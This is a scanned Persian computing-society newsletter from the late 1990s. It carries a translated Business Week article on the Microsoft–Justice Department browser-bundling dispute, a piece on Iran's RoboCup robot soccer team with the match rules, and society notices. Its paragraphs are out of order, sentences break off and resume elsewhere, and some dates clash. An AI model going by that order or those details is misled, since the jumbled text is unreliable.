- BEL87 - BELL-MORREY-PUGH (1987) "SOFTWARE ENGINEERING" - Prentice/Hall.
- MIA93 - T.MIYOSHI,M.AZUMA (1993) "AN EMPIRICAL STUDY OF EVALUTING SOFTWARE DEVELOPMENT ENVIRONOMENT QUALITY"-IEEE Software Engineering-MAY.



بدین وسیله از کلیه اعضای انجمن دعوت می‌شود تا با هدیه کردن کتابهای تخصصی و علمی به کتابخانه انجمن، به غنیت ساختن هرچه بیشتر این کتابخانه کمک کنند.

کتابها به نام اشخاص هدیه کننده در کتابخانه انجمن نگهداری و در اختیار اعضای علاقه‌مند، به ویژه اعضای دانشجویی انجمن، قرار داده خواهد شد.

مایکروسافت در مقابل عدالت



مقدمه

و مایکروسافت را به نقض توافقنامه قبلی متهم کرد. آنچه در زیر می‌آید، نگاهی به جنبه‌های مختلف این جنگ طولانی و پیچیده است.

موضوع آخرین اتهام چیست؟

مساله اصلی بر سر مرورگر^۱ اینترنت اکسپلورر ۴ است. رقیب مایکروسافت یعنی شرکت نت اسکپ ادعا می‌کند که مایکروسافت، تولید کنندگان کامپیوترهای شخصی را که به آنها مجوز نصب سیستم عامل ویندوز داده است مجبور می‌کند که مرورگر اینترنت اکسپلورر ۴ را نیز روی تمام کامپیوترها نصب کنند. سیستم عامل، نرم‌افزاری است که عملیات اصلی و پایه‌ای کامپیوتر را هدایت می‌کند و مرورگر، نرم‌افزاری است که در لایه بالای سیستم عامل جای می‌گیرد و امکان سیر در مراکز تار جهان گستر ۲ را بر روی شبکه اینترنت فراهم می‌سازد.


انحصار عملی مایکروسافت در زمینه سیستم عامل کامپیوترهای شخصی باعث می‌شود که اغلب خریداران جدید کامپیوتر، پس از روشن کردن دستگاه، به طور خودکار، مرورگر اینترنت اکسپلورر را نیز روی صفحه نمایش ببینند. البته تولید کنندگان کامپیوترهای شخصی می‌توانند مرورگر نویگیتور، محصول نت اسکپ را نیز بر روی سیستم‌هایشان قرار دهند ولی این کار، مستلزم

یک رقیب متعهد یا یک غارتگر انحصاری؟ این هر دو نام به مایکروسافت اطلاق می‌گردد. اما به هر حال شکی نیست که این شرکت تولید کننده نرم‌افزار، یکی از موفق‌ترین شرکت‌های عالم است. سرمایه ۱۶۳ میلیارد دلاری مایکروسافت در بازار، بیشتر از مجموع سرمایه شرکت‌های جنرال موتور، کرایسلر و فورد است. سیستم عامل ویندوز این شرکت بر روی ۹۰٪ کامپیوترهای شخصی جهان در حال اجراست و نرم‌افزار آفیس هم در همین حدود برای کاربردهای اداری در حال استفاده می‌باشد.

هر چه قدرت مایکروسافت بیشتر می‌شود، شکایت رقبای نیز در مورد نقش ناعادلانه این شرکت و این که قدرت انحصاریش در سیستم‌های عامل، امکان رقابت را از میان برده است، بیشتر می‌شود. این ملاحظات باعث شد که در سال ۱۹۹۱، کمیسیون بازرگانی آمریکا، تحقیقاتی را در این مورد آغاز کند. پس از آن که تحقیقات کمیسیون بازرگانی به بن بست رسید، پرونده به وزارت دادگستری احاله شد. بالاخره در ماه جولای ۱۹۹۵، با توافق مایکروسافت، دادگاه حکمی در مورد اعمال برخی محدودیتها در روش صدور مجوز سیستم عامل ویندوز صادر کرد.

اما در ۲۲ اکتبر سال جاری، وزارت دادگستری دوباره آن پرونده را گشود

1) Browser 2) World Wide Web



این مرورگر، یک بخش تکمیلی ویندوز ۹۵ است نه یک محصول جداگانه. به علاوه، ادعا می‌کند که دولت از برنامه تولید مرورگر وب و عرضه آن به همراه ویندوز ۹۵ به خوبی آگاه بوده و در زمان صدور حکم توافقی قبلی، هیچ اعتراض یا مخالفتی در این مورد نکرده است. مایکروسافت می‌افزاید که در حکم توافقی به صراحت، حق این شرکت در مورد افزودن قابلیت‌های جدید به سیستم عامل ویندوز و تولید محصولات «مجتمع»، محفوظ نگاه داشته شده است. به عقیده مایکروسافت، دادخواست دولت، تلاشی نابجا جهت دخالت در امر طراحی محصولات نرم‌افزاری است و این حرکت می‌تواند مانع بروز خلاقیت و نوآوری در صنعت کامپیوتر گردد.

بالاخره اینترنت اکسپلورر بخشی از ویندوز است یا یک محصول جداگانه؟ مایکروسافت مدعی است که وظایف مرورگر، توسعه طبیعی یک سیستم عامل است، درست مانند رابط چاپ یا رابط گرافیکی کاربر. مایکروسافت چنین استدلال می‌کند که این که اینترنت اکسپلورر جداگانه قابل فروش و نصب است به معنی این نیست که جزئی از سیستم عامل ویندوز نمی‌باشد. مایکروسافت این دو را با برف پاک‌کن و خود ماشین مقایسه می‌کند. برف پاک‌کن را هم می‌توان جداگانه فروخت ولی وقتی یک ماشین می‌خریم، برف پاک‌کن نیز همراه آن فروخته می‌شود.

به هر حال چه این مقایسه درست باشد و چه نادرست، جا برای بحث هنوز باز است. اما اکثر تحلیل‌گران و متخصصان می‌گویند که اینترنت اکسپلورر ۴ به شکل فعلی، یک محصول جداگانه است. محصولی که جداگانه نامگذاری و بازاریابی شده و جداگانه نیز به فروش می‌رسد. با وجودی که مایکروسافت هم اکنون اینترنت اکسپلورر ۴ را در برنامه ویندوز ۹۵ گنجانده و مجوز نصب ویندوز ۹۵ را به طور یکجا همراه با اینترنت اکسپلورر ۴ برای تولید کنندگان کامپیوترهای شخصی صادر می‌کند ولی وزارت دادگستری عقیده دارد که این دو را می‌توان به طور فیزیکی از یکدیگر جدا نمود. به عبارت دیگر، بدون اینترنت اکسپلورر ۴ نیز ویندوز قابل اجراست.

نظر کارشناسان قانونی در این میان چیست؟

البته این یک مورد نسبتاً پیچیده است. وزارت دادگستری باید ثابت کند که مایکروسافت حکم توافقی سال ۱۹۹۵ را نقض کرده است - کاری که بسیار

پرداخت هزینه‌ای اضافی برای گرفتن مجوز است. در حالی که اینترنت اکسپلورر رایگان است زیرا مایکروسافت آن را جزئی از ویندوز می‌داند. در دادخواست ۲۰ اکتبر، وزارت دادگستری، مایکروسافت را به انجام چه عمل خلافی متهم کرد؟

وزارت دادگستری از دادگاه خواسته است که مایکروسافت را از نقض حکم توافقی ۱۹۹۵ باز دارد. طبق آن حکم، مایکروسافت حق ندارد تولید کنندگان کامپیوترهای شخصی را مجبور کند که برای گرفتن مجوز یک محصول، مجوز محصول دیگری را نیز کسب کنند. در این دادخواست، وزارت دادگستری، مایکروسافت را متهم کرده است که به طور غیر قانونی از تولید کنندگان کامپیوترهای شخصی می‌خواهد که برای به دست آوردن مجوز نصب ویندوز ۹۵، ابتدا مجوز نصب اینترنت اکسپلورر را کسب کنند. به عقیده وزارت دادگستری، این یعنی «سوءاستفاده از قدرت انحصاری» یا به عبارت دیگر، سوءاستفاده از اهرم ویندوز جهت کسب امتیاز غیر عادلانه در یک بازار دیگر به نام بازار مرورگرهای وب.

بزرگترین نگرانی وزارت دادگستری از چیست؟

وزارت دادگستری نگران است که مایکروسافت نه تنها از تسلط خود در زمینه سیستم‌های عامل برای به دست آوردن امتیازی غیر عادلانه در بازار مرورگرهای وب و بازارهای دیگر استفاده کند بلکه به تقویت انحصارگری کنونی خود نیز بپردازد. وزارت دادگستری در دادخواست خود چنین استدلال کرده است که فناوری مرورگرهای اینترنت که توسط رقبای مایکروسافت به وجود آمده، «می‌تواند عنصر مهمی در احیای رقابت در بازار سیستم عامل کامپیوترهای شخصی باشد». دولت خاطرنشان می‌سازد که مرورگرهای وب می‌توانند به عنوان «سکوی» جدیدی برای نوشتن نرم‌افزارهای کاربردی محسوب گردند. وزارت دادگستری اظهار می‌کند که مایکروسافت با مجبور ساختن تولید کنندگان کامپیوتر به توزیع مرورگر این شرکت، در صدد حفظ موقعیت انحصاریش در زمینه سیستم‌های عامل است.

وزارت دادگستری چه شواهدی در مورد مجبور ساختن تولید کنندگان کامپیوترهای شخصی از سوی مایکروسافت دارد؟

دولت مدارک و گزارش‌هایی را از سوی چند تولید کننده بزرگ کامپیوترهای شخصی نظیر آی‌بی‌ام و کامپک منتشر ساخته است. به گفته آنها، مایکروسافت به آنها خاطرنشان ساخته است که اخذ مجوز استفاده از ویندوز ۹۵، مستلزم نصب اینترنت اکسپلورر ۴ است. به طور مثال، شرکت کامپک اظهار نموده است که در سال ۱۹۹۶، پس از برداشتن اینترنت اکسپلورر از روی چند مدل خود و جایگزین ساختن آن با مرورگر نت اسکپ، با تهدید مایکروسافت در مورد قطع مجوز ویندوز روبرو گشته و مجبور به عقب نشینی شده است. مایکروسافت در پاسخ چه می‌گوید؟

مایکروسافت منکر این مطلب نیست که از تولید کنندگان کامپیوتر خواسته است که اینترنت اکسپلورر ۴ را نیز همراه ویندوز ۹۵ نصب کنند ولی ادعا می‌کند که

platform 3)

پس آیا همه این هیاهوها به خاطر هیچ است؟

نه لزماً. وزارت دادگستری نشان داده است که این دادخواست می‌تواند آغاز بررسیهای وسیعتری در مورد فعالیتهای مایکروسافت باشد. هم اکنون، سرمایه‌گذاری مایکروسافت در شرکت ابل و نیز سهام مایکروسافت در چند شرکت کوچکتر که در زمینه فناوری تصویری در اینترنت فعالیت می‌کنند هم تحت بررسی است.

چرا اینقدر حساسیت برای محصولی که تقریباً رایگان است وجود دارد؟

درست است. مرورگرهای وب درآمد کمی برای تولید کنندگان دارند. قیمت یک نسخه مرورگر نوبیگیتور (نت اسکپ) ۳۹ دلار است و شرکت نت اسکپ اجازه استفاده از آن را تنها در قبال چند دلار در اختیار تولید کنندگان کامپیوترهای شخصی می‌گذارد.

مایکروسافت نیز مرورگرش را به رایگان در اختیار می‌گذارد. اما مسأله بسیار مهمی در پشت سر این قضایا وجود دارد. مرورگر به عنوان یک نرم‌افزار، از دید کاربران کامپیوترهای شخصی، محصولی راهبردی (استراتژیک) است. این نرم‌افزار، هم یک ابزار بازاریابی قوی است که امکان می‌دهد مراکز وب را تنها با مشخص کردن مکان دیگری بر روی شبکه اینترنت، ایجاد کرد و با تعبیه مجراهایی به شرکتها امکان داد که اطلاعاتشان را مستقیماً در اختیار کاربران کامپیوترهای شخصی قرار دهند. و هم نقش مهمی در وضع استانداردها برای تماشای محتویات وب ایفاء می‌کند. اگر یک شرکت نرم‌افزاری در زمینه مرورگرها انحصار بازار را به دست آورد، می‌تواند روش تولید محتویات وب را به تولید کنندگان آنها تحمیل کند.

به علاوه، کاربردهای تجاری اینترنت روز به روز افزایش می‌یابد و کاربران شبکه می‌توانند تمام کارهای تجاری خود را از سرمایه‌گذاری گرفته تا خرید انواع وسایل از این طریق انجام دهند. بنابراین هر کسی که صاحب وب -یعنی مرورگر- باشد، می‌تواند تاثیر عمیقی در هدایت این جریان داشته باشد.

آیا مایکروسافت بر لبه تیغ قرار دارد؟

این شرکت از سال ۱۹۹۱ تحت مراقبت دولت قرار داشته است ولی تاکنون دم به تله نداده است. و حتی علیرغم حکم توافقی قبلی، موقعیتش در دو

ساده‌تر از اثبات نقض قانون «ضد انحصار» است. ولی عبارات به کار رفته در حکم کمی بحث‌انگیز است. از یکسو، مایکروسافت از ابطال مجوز یک محصول مثل ویندوز به دلیل عدم پذیرش محصول دیگری مانند مرورگر، منع شده است و از سوی دیگر، در حکم کاملاً تصریح شده است که «این حکم به هیچوجه مایکروسافت را از تولید محصولات مجتمع باز نمی‌دارد». مایکروسافت این را به صورت مجوز افزودن ویژگیهایی، همانند مرور وب، به سیستم عاملش تفسیر می‌کند و چنین برنامه‌ای را دقیقاً برای ویندوز ۹۸ (گونه جدید ویندوز که قرار است در بهار سال ۱۹۹۸ به بازار آید) نیز در نظر گرفته است. وزارت دادگستری هر چند ممکن است در اثبات این قضیه که اینترنت اکسپلورر محصول جداگانه‌ای از ویندوز ۹۵ است، پیروز شود ولی این پیروزی عمر کوتاهی خواهد داشت زیرا مایکروسافت قابلیت مرورگری را به سیستم عامل سال آینده خود اضافه خواهد کرد. شرکت مایکروسافت، مدارکی را نیز منتشر ساخته که نشان می‌دهد وزارت دادگستری در هنگام صدور حکم توافقی قبلی، از قصد مایکروسافت در مورد افزودن قابلیت مرورگری به سیستم عامل آگاه بوده است.


تاثیر این قضیه بر روی صنعت کامپیوتر و خود مایکروسافت چه خواهد بود؟

به سختی می‌توان در این مورد اظهار نظر کرد. هر دو طرف، بحثها و استدلالهای خود را در تاریخ ۵ دسامبر در دادگاه مطرح خواهند کرد و قاضی تصمیم خواهد گرفت که پرونده را مختومه اعلام کند یا دستور انجام محاکمه را صادر کند که در این صورت، کارهای اداریش چند ماه دیگر به طول خواهد انجامید. وزارت دادگستری تقاضا کرده است که در صورتی که دادگاه تشخیص دهد که حکم توافقی از سوی مایکروسافت نقض گشته، روزی یک میلیون دلار این شرکت را جریمه کند. مایکروسافت اعلام کرده که اگر رای دادگاه علیه این شرکت باشد، آن را خواهد پذیرفت.

این امر البته امتیاز مثبتی برای نت اسکپ است ولی اگر قضیه کش پیدا کند، مایکروسافت زمان لازم را به دست خواهد آورد که ویندوز ۹۸ را آماده و عرضه کند. در آن سیستم عامل دیگر قابلیت مرورگری وب به طور کامل گنجانده شده است.

آیا دادخواست دولت تاثیری بر روی ویندوز ۹۸ هم دارد؟

به ویندوز ۹۸ مستقیماً اشاره‌ای نشده است و مسئولین وزارت دادگستری هم می‌گویند که قصد پیشداوری ندارند و منتظر می‌مانند تا ویندوز ۹۸ به بازار آید تا ببینند آیا حکم توافقی سال ۱۹۹۵ نقض شده است یا نه. منابع مطلع وزارت دادگستری می‌گویند همه چیز بستگی به میزان اتصال این دو محصول در ویندوز ۹۸ دارد. اگر طراحی آنها به صورت یک محصول واحد و مجتمع صورت گرفته باشد، وزارت دادگستری کاری نخواهد کرد ولی چنانچه مایکروسافت، ویندوز ۹۵ و اینترنت اکسپلورر را کنار هم قرار داده و تنها اسم جدیدی روی آن گذاشته باشد، آنگاه قضیه فرق می‌کند.



حال چنانچه یک شرکت بر شبکه تسلط یابد، ممکن است آهنگ رشد در این زمینه نیز همچون زمینه سیستمهای عامل کند گردد.

ترجمه مهرداد خرمی

منبع: بیزنس ویک، اول دسامبر ۱۹۹۷

سال گذشته قویتر نیز گشته است. اما انتقادات و اعتراضها علیه مایکروسافت هم هر روز بلندتر می شود. اگر وزارت دادگستری در این مرحله پیروز شود می تواند حرکت وسیعتری را علیه فعالیتهای انحصارگرانه مایکروسافت آغاز کند.

البته هیچ خطر زودرسی، فروش ۸ میلیارد دلاری مایکروسافت را در زمینه نرم افزار کامپیوترهای شخصی تهدید نمی کند. ولی اینترنت، بازار عظیم و جدید دیگری است. اگر مایکروسافت در این مرحله محکوم شود، ممکن است از سرعت رشدش کاسته شود. و یا حداقل تصویر این شرکت، در حالی که سرگرم توسعه فعالیتهايش به زمینه های جدید است، در اذهان مردم تیره گردد. این در شرایطی است که امروزه حتی بر روی جعبه های کورن فلکس نیز تبلیغات مایکروسافت به چشم می خورد.

اگر دولت دخالت نکند، مایکروسافت نت اسکپ را از بین خواهد برد؟

نت اسکپ تاکنون توانسته ۶۰ تا ۷۰ درصد بازار مرورگرها را در اختیار داشته باشد. اما مایکروسافت انتظار دارد که بزودی ۵۰٪ بازار را به دست آورد. این انتظار مایکروسافت زیاد هم بیجا نیست. بنابر مطالعه ای که اخیراً از سوی شرکت دیتاکوست صورت گرفته است، مرورگر اینترنت اکسپلورر مایکروسافت که در انتهای سال گذشته تنها ۲۰٪ بازار را در اختیار داشت هم اکنون ۴۰٪ بازار را تصاحب کرده است، در حالی که سهم نت اسکپ از ۷۳٪ در انتهای سال پیش به ۵۵٪ در حال حاضر تنزل کرده است. مرورگر اینترنت اکسپلورر ۴، که در پائیز امسال به بازار آمد، با توفیق زیادی روبرو گشته است زیرا از یکسو طوری طراحی شده است که با ویندوز ۹۵ به خوبی کار کند و از طرف دیگر، رایگان است. بنابراین به نظر می رسد که افزایش سهم مایکروسافت از بازار مرورگرها ادامه داشته باشد.

در مقابل، شرکت نت اسکپ تلاش می کند که دیگر تنها بر مرورگر متکی نباشد و به تولید و فروش محصولات دیگری نظیر نرم افزار مدیریت مراکز وب و فروشگاههای مجازی بپردازد. اما هنوز قسمت عمده درآمد نت اسکپ را مرورگر نویگیتور تشکیل می دهد. در چهارماهه منتهی به سپتامبر، ۲۸٪ درآمد این شرکت از فروش مرورگر و ۲۳/۵٪ از فروش نرم افزارهای خادم شبکه بوده است. ۲۸/۵٪ بقیه به ارائه خدمات نظیر فروش فضا بر روی مرکز وب جهت تبلیغات اختصاص داشته است. البته این دو زمینه دیگر نیز ارتباط تنگاتنگی با مرورگر دارند. بنابراین اگر مایکروسافت به خارج ساختن بازار مرورگرها از دست نت اسکپ همچنان ادامه دهد، چشم انداز خوبی برای نت اسکپ وجود نخواهد داشت.

و کلام آخر؟

پیامدهای این قضیه، بسیار فراتر از جنگ مرورگهاست و می تواند تعیین کننده راه و رسم تولید نرم افزار در آینده و چگونگی رقابت و نوآوری در بازار وسیع شبکه باشد. در طول ۱۰ سال گذشته، سیستم عامل کامپیوترهای شخصی پیشرفت آرامی داشته است. از سوی دیگر، ابداع و نوآوری در بازار نرم افزارهای اینترنت در سایه وجود جو رقابت آزاد حاصل گشته است.

قابل توجه

شرکتهای کامپیوتری

انجمن انفورماتیک ایران، نشانی پستی اعضای خود را برای ارسال بروشورها و آگهیهای تبلیغاتی در اختیار می گذارد.

شرکتهای کامپیوتری می توانند برای تبلیغ محصولات خود، از لیست نشانیهای پستی اعضای انجمن استفاده کنند.

آگهیهای تبلیغاتی شما

در کوتاهترین زمان

به دست

مناسبترین مخاطبان

(مدیران، کارشناسان و متخصصان کامپیوتر در سراسر کشور)

خواهد رسید.

برای کسب اطلاعات بیشتر و آگاهی از چگونگی استفاده از لیست نشانیهای پستی انجمن در ساعات اداری با دفتر انجمن (تلفن ۶۵۶۶۸۷) تماس بگیرید.

تیم روبوکاپ ایران در جام جهانی فرانسه

سید ابراهیم ابطی

عضو هیأت علمی دانشکده مهندسی کامپیوتر

دانشگاه صنعتی شریف

مقدمه

آزمایش نتایج کارشان، یکسری مسابقات بین‌المللی تحت عنوان روبوکاپ (RoboCup) را به‌وجود آورده است. این آدمک می‌تواند یک ماشین کوچک باشد که از یک سامانه کنترلی و یک رایانه و یک دوربین تشکیل شده است. این دوربین به شکل لحظه‌ای عمل دیدن اطراف خود را انجام می‌دهد و تشخیص و تصمیم از سوی سامانه‌های نرم‌افزاری انجام می‌شود و انتقال فرمان حرکت به آدمک صورت می‌گیرد و سرانجام آدمک با به‌کار افتادن موتورهایش به راه می‌افتد و تلاش می‌کند با کمک یاران خود توپ قرمز را وارد دروازه حریف نماید.

قوانین بازی

قوانین بازی برای آدمکهای کوچک و متوسط مشابه است. در ذیل قوانین مربوط به آدمکهای اندازه متوسط شرح داده می‌شود:

اندازه آدمک: ابعاد خارجی نباید بیش از $50 \times 50 \times 50$ سانتیمتر و یا ۴۵ سانت در قطر باشد. محدودیتی روی وزن و سرعت حرکت آدمک وجود ندارد.

اندازه زمین: $475/5 \times 822$ سانتیمتر (عرض و طول به اندازه سه برابر عرض و طول یک میز پینگ پنگ).

اطراف زمین: در اطراف زمین دیواری به رنگ سفید و به ارتفاع ۵۰ سانتیمتر کشیده می‌شود.

رنگ زمین: سبز و مانند زمین فوتبال معمولی که خط کشیهای آن سفید رنگ است.

رنگ توپ: قرمز و اندازه آن مشابه تویهای استاندارد اندازه ۴ فیفا است.

رنگ و ابعاد دروازه: دروازه خودی و حریف با رنگهای متفاوت که سبز و سفید و قرمز نباشند مشخص می‌شوند. اندازه عرض دروازه $1/5$ متر و ارتفاع آن نیم متر است.

ناحیه دفاع: ناحیه دفاع به عرض سه متر در اطراف دروازه قرار دارد و محیط اطراف ناحیه دفاع با نواری به عرض سه سانتیمتر با رنگ سفید مشخص می‌شود.

آدمکهای فوتبالباز ایران همزمان با تیم ملی فوتبال در سومین دوره مسابقات جهانی آدمکهای رایانه‌ای در فرانسه شرکت می‌کنند. این تیم به سرپرستی آقای دکتر جم‌زاد استادیار دانشکده مهندسی کامپیوتر دانشگاه صنعتی شریف و همکاری سه دستیار پژوهشی ایشان آقایان امیرعلی فروع نصیرانی (دانشجوی کارشناسی ارشد)، آرش رجائی (دانشجوی کارشناسی) و رضا قربانی (دانشجوی کارشناسی) و گروهی از دانشجویان علاقمند در این مسابقات شرکت می‌کنند^۱ و کار طراحی و ساخت آدمکها را علاوه بر نوشتن برنامه‌های هدایت آنها انجام داده‌اند. ۱۱ تا ۱۸ تیرماه ۱۳۷۷ (دوم تا نهم جولای ۱۹۹۸) در انستیتو علوم پاریس همزمان با مسابقات جام جهانی فوتبال و کنفرانس بین‌المللی سامانه‌های عامل (TCMAS-98 (Agent System) در قسمت آدمکهای متوسط تیم روبوکاپ ایران به دیدار رقابتی خود می‌رود. این مسابقات تحت نظارت فدراسیون بین‌المللی فوتبال (فیفا) و با حمایت شرکت سونی در سه رشته شبیه‌سازی نرم‌افزاری، آدمکهای کوچک و متوسط برگزار می‌گردد. این مسابقات سال گذشته در شهر ناگویای ژاپن در ۲۳ تا ۲۹ اوت ۹۷ همزمان با پنجمین کنفرانس بین‌المللی هوش مصنوعی IJCAL-97 برگزار گردید. انتظار می‌رود این مسابقات از این به بعد هر ساله انجام شود.

هدف نهایی پروژه روبوکاپ (جام آدمکها) طراحی و ساخت آدمکهای انسان نمای هوشمند است که از نظر شکل و قیافه ظاهری مانند انسان هستند و می‌توانند در زمین فوتبال معمولی همانند انسانها بازی کنند. هرچند این رویا در زمان آینده دور ممکن است به واقعیت تبدیل گردد اما جسارت این تصور زمینه‌های اولیه و بستر مهم انجام این کار را فراهم می‌سازد. کاربردهای متعددی برای چنین آدمکهای هوشمندی متصور است از جمله کارهای پرخطر انسانی نظیر عملیات نجات در آتش سوزیها.

تلاش جهت ساخت آدمکهایی که بتوانند ضمن رعایت یکسری قوانین بازی فوتبال با هم بازی کنند برای محققین دانشگاههای مختلف دنیا برای

۱) اسامی سایر اعضای تیم روبوکاپ ایران: حمید رضا چیت ساز، احسان چینی فروشان، اصفهانی، هادی کریمی، مسلم کاظمی و مریم مصطفوی

روبوکاپ ۹۸ را علاوه بر سونی دانشگاه پاریس ۶ فرانسه و مرکز ملی تحقیقات علوم فرانسه حمایت می‌کنند و آقای پرفسور دومنیک دوهات (ddu@robot.UVSQ.FR) رئیس روبوکاپ ۹۸ عضو CRIIF (بخش علوم مرکز آدمکهای یکپارچه فرانسه) می‌باشد.

برای روبوکاپ ۹۸ در بخش آدمکهای متوسط در کنار تیم ایران تیمهای زیادی از جمله انستیتو علوم اطلاعات دانشگاه شرقی کالیفرنیا، دانشگاه اوزاکا، دانشگاه ملی استرالیا، انستیتو فناوری رویال ملبورن، دانشگاه ویگین استرالیا، دانشگاههای میشیگان و پیل آمریکا، دانشگاه اولم آلمان، دانشگاه فناوری زوریخ سوئیس و دانشگاه فناوری لیسبن پرتغال شرکت دارند. بازیها از ۲ تا ۹ جولای ۹۸ (۱۱ تا ۱۸ خرداد ۱۳۷۷) همزمان با کنفرانس بین‌المللی سامانه‌های چند عامله (ICMAS98) Multiagent در پاریس انجام می‌شود و تیم ایران با گذراندن دوره‌های آمادگی در آستانه سفر به فرانسه است. اطلاعات بیشتر را در آدرس WWW.ROBOCUP.ORG بیابید.

مراجع

[۱] منصور جم‌زاد و همکاران «طراحی و پیاده‌سازی (ساخت) یک روبوت فوتبالیست»، پروژه پژوهشی در دست انجام ۱۳۷۶-۱۳۷۷، دانشکده مهندسی کامپیوتر، دانشگاه صنعتی شریف.

[۲] برگه آبرمتی روبوکاپ: HTTP://WWW.ROBOCUP.COM/

[3] Hiroaki Kitana, "ROBOCUP a challenge problem for AI", AI MAGAZINE, SPRING 1997.

[4] Hiroaki Kitana, "The Robocup Synthetic Agent Challenge 97", AI Challenges, 97.

اطلاعیه گروه شی‌ءگرایی

گروه شی‌ءگرایی در نظر دارد با همکاری اعضای خود، پایگاه اطلاعاتی پرسش و پاسخ تهیه کند. به همین منظور از شما درخواست می‌شود سؤالات خود را در هر سطحی در ارتباط با موضوع گروه، به یکی از شیوه‌های زیر در اختیار گروه قرار دهید.

۱- صندوق گروه مستقر در محل برگزاری جلسات

۲- صندوق پستی ۱۴۱۵۵/۱۱۹۶

۳- تلفن ۶۵۶۶۸۷ دفتر انجمن

۴- آدرس پست الکترونیک oddy@neda.net

حمله گروهی: اگر بیش از یک آدمک به محوطه دفاع وارد شود خطاست و پناستی گرفته می‌شود. وارد شدن تصادفی آدمک دیگر به این ناحیه مجاز است ولی ورود عمدی و توقف در این ناحیه غیرمجاز می‌باشد.

نگهداشتن توپ: منظور از نگهداشتن توپ کنترل کامل آن توسط یک آدمک است این کار از طریق محصور کردن توپ توسط بدنه آدمک و یا اتصال آن به بدنه آن انجام می‌گیرد به طوریکه هیچ آدمک دیگری نتواند به آن دسترسی یابد. این عمل تنها برای آدمک دروازه‌بان، آن هم در محوطه پناستی مجاز است. اگر آدمک‌ای در خارج از محوطه پناستی توپ را نگهدارد ضربه آزاد به نفع تیم مقابل زده می‌شود و اگر آدمک در محوطه پناستی خودی توپ را نگهدارد به نفع تیم مقابل پناستی گرفته می‌شود.

ایجاد تغییرات در زمین بازی و یا توپ: اگر آدمک‌ای باعث ایجاد تغییراتی فیزیکی در زمین یا توپ شود، بازی متوقف می‌گردد و پس از انجام تعمیرات بازی ادامه می‌یابد. چنین آدمک‌ای کارت زرد به نشانه اخطار می‌گیرد.

متوقف کردن آدمک: به این منظور کلیه آدمکها قبل از اخراج از زمین یا شروع مجدد بازی باید کاملاً متوقف شوند و داور پس از تصمیم‌گیری فرمان ادامه بازی را می‌دهد.

برخورد با سایر آدمکها: بجز مواردی که یک آدمک به دنبال تصاحب توپ است هیچ آدمک‌ای حق ندارد به سمت آدمک دیگر حمله کند زیرا در این صورت آدمک مهاجم کارت قرمز گرفته از بازی اخراج می‌شود. در حین بازی اگر آدمک‌ای از وسیله خاصی استفاده کند و یا کاری کند که مداوماً باعث آسیب رسیدن به سایر آدمکها شود، این آدمک کارت زرد را به نشانه اخطار دریافت می‌کند و برای تعمیر شدن به بیرون زمین فرستاده می‌شود. پس از انجام تعمیرات و رفع اشکال که به تأیید داور رسیده باشد این آدمک می‌تواند مجدداً وارد زمین شده و بازی را ادامه دهد. در صورت مرتکب شدن مجدد خطائین بار آدمک کارت قرمز می‌گیرد و از زمین بازی اخراج می‌گردد.

نرم‌افزار پردازش تصویر: این نرم‌افزار تصویر رقمی رنگی از دوربین رقمی مستقر بر روی آدمک را دریافت و به شکل لحظه‌ای بررسی و فاصله و رنگ اشیایی که در میدان دید دوربین قرار دارند را تعیین و به نرم‌افزار کنترل جهت تشخیص ارسال می‌کند. شناسایی اشیاء عمدتاً از روی رنگ آنها صورت می‌گیرد.

نرم‌افزار کنترلی: این نرم‌افزار که در واقع الگوریتم بازی را مشخص می‌کند ضمن رعایت مقررات بازی تصمیمهای درستی جهت حرکت آدمک به طرف توپ اتخاذ و ابلاغ می‌نماید.

در جمع‌بندی می‌توان اشاره کرد که روبوکاپ تجمع فناوریهای طراحی رویه‌های عوامل خودکار، همکاری عوامل، اخذ و اجرای استراتژی، نتیجه‌گیری لحظه‌ای، طراحی و کنترل آدمکها و سنجنده‌ها می‌باشد.

آدمکهای ایرانی در

جام جهانی فوتبال آدمکها

۱ نفر دانشجوی ریاضی: خانم مریم مصطفوی (برنامه کنترل)
 ۲ نفر دانشجوی سخت افزار: آقایان آرش رجاییان و مسلم کاظمی
 ۳ نفر دانشجوی نرم افزار: آقایان حمیدرضا چیت ساز و هادی کریمی (برنامه کنترل) و احسان چینی
 فروشان اصفهانی (پردازش تصویر)

از تعریف کل پروژه بیش از ۶ ماه نمی گذرد و کارهای نرم افزاری آن از اول اردیبهشت ماه آغاز گشته است. هم اکنون اعضای تیم روزانه ۱۶ ساعت بدون وقفه بر روی پروژه کار می کنند. به گفته یکی از اعضای تیم، امکانات تخصیص یافته، بسیار اندک است و همین باعث کندی در پیشرفت کارها شده است.

